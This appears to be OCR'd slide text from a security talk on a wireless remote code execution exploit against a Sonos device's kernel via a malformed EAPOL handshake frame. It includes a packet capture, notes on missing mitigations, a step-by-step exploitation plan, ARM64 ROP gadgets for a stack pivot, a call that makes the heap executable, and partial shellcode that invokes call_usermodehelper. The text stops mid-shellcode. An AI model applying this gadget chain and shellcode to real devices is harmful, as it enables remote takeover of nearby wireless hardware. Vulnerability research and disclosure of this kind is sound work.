   - Will the entire payload fit in one packet?
2. Take control of the device wirelessly.
   - What does this look like with an induced handshake failure? (caused by early exit)

Exploitation Strategies

```
755 24.1145…  EdimaxTe_7e:2a:56 Sonos_6e:3…  EAPOL      481 Key (Message 3 of 4)
756 24.1147…                    EdimaxTe_7…  802.11      70 Acknowledgement, Flags=....
757 24.1183…  EdimaxTe_7e:2a:56 Sonos_6e:3…  EAPOL      481 Key (Message 3 of 4)

▸ Frame 757: 481 bytes on wire (3848 bits), 481 bytes captured (3848 bits) on interface wlp0s
▸ Radiotap Header v0, Length 56
▸ 802.11 radio information
▸ IEEE 802.11 QoS Data, Flags: ......F.C
▸ Logical-Link Control
▾ 802.1X Authentication
    Version: 802.1X-2004 (2)
    Type: Key (3)
    Length: 383
    Key Descriptor Type: EAPOL RSN Key (2)
    [Message number: 3]
  ▸ Key Information: 0x13ca
    Key Length: 16
    Replay Counter: 5
    WPA Key Nonce: 38229d2d85bfd30625dfbea86d8fd1618defc80476b6a9473e31a14c33727601
    Key IV: 00000000000000000000000000000000
    WPA Key RSC: 0000000000000000
    WPA Key ID: 4242424242424242
    WPA Key MIC: ab502f12e42cfd202e08e0c3f47b9604
    WPA Key Data Length: 272
    WPA Key Data: f613c944a2f9755a8aeb54e71ee92756f4fda6a95eec8f9c250f15d00940257eb55ff0e1…
  ▸ WPA EAPOL Extraneous Data: 41414141414141414141414141414141
```


- ~2k bytes for max packet size
- Unused Parameters (Key RSC, ID)
- We can append unencrypted data after the KeyData

Exploitation Strategies

- SP is located in PeerPairMsg3Action's stack frame when PC is controlled
- EAPOL Ptr is at SP+0x18


Considerations:

- No KASLR
- No Stack Canaries
- Non-executable heap




Exploitation Strategies

1. Acquire pointer EAPOL Frame
2. Use ROP/JOP to stack pivot
3. Use EAPOL frame heap pointer for ROP + shellcode
4. Take control of device
5. Continuation of execution
6. Re-initiate handshake normally to connect to compromised device over Wi-Fi




Time to Pivot



Time to Pivot


Retrieve EAPOL Ptr




```
ldp x19, x20, [sp, #0x10]; mov x3, x24; movz x2, #0; movz w0, #0; blr x23;
```

Time to Pivot


Retrieve EAPOL Ptr → Adjust Stack Pointer




```
sub sp, sp, x2; add x19, sp, x4; bic x19, x19, x4; mov x1, x19; blr x5;
```

Time to Pivot


Retrieve EAPOL Ptr → Adjust Stack Pointer → Save Original Stack Pointer




```
add x0, sp, #0x87; blr x22;
```

Time to Pivot


Retrieve EAPOL Ptr → Adjust Stack Pointer → Save Original Stack Pointer → Adjust EAPOL Pointer




```
add x26, x19, x0; cmp x0, x2; b.hs #0x2c1140; add x1, x19, x1; mov x0, x26; blr x21;
```

Time to Pivot


Retrieve EAPOL Ptr → Adjust Stack Pointer → Save Original Stack Pointer → Adjust EAPOL Pointer → Pivot Stack Pointer




```
mov sp, x26; stp x29, x19, [sp, #-0x10]!; mov x29, sp; blr x1;
```


Time to Pivot

Retrieve EAPOL Ptr → Adjust Stack Pointer → Save Original Stack Pointer → Adjust EAPOL Pointer → Pivot Stack Pointer



Set Memory Permissions

- set_memory_x: arbitrary virtual address space to be marked as executable, which is perfect for our use case.
- We simply provided the pointer to EAPOL pointer as the first parameter of the set_memory_x function.
- Heap should now be executable.




```
__int64 __fastcall set_memory_x(unsigned __int64 a1, __int64 a2)
{
  return change_memory_common(a1, a2, 0LL, 0x20000000000000LL);
}
```

Code Execution + Shellcode

```
__int64 __fastcall run_cmd(__int64 a1)
{
  char **v1; // x0
  char **v2; // x19
  unsigned int v3; // w20

  v1 = (char **)argv_split(0x24000C0LL, a1, 0LL);
  if ( v1 )
  {
    v2 = v1;
    v3 = call_usermodehelper(*v1, v1, &qword_FFFFFF8009E88F60[8], 1u);
    argv_free(v2);
  }
  else
  {
    v3 = -12;
  }
  return v3;
}
```

```
# Construct our own argv
adr x0, ARR0;
adr x1, ST0;
str x1, [x0];
adr x0, ARR1;
adr x1, ST1;
str x1, [x0];
...
# use existing envp in kernel code
ldr x19, ={hex(call_usermodhelper_addr)};
mov w3, #0; # UHM_NOWAIT
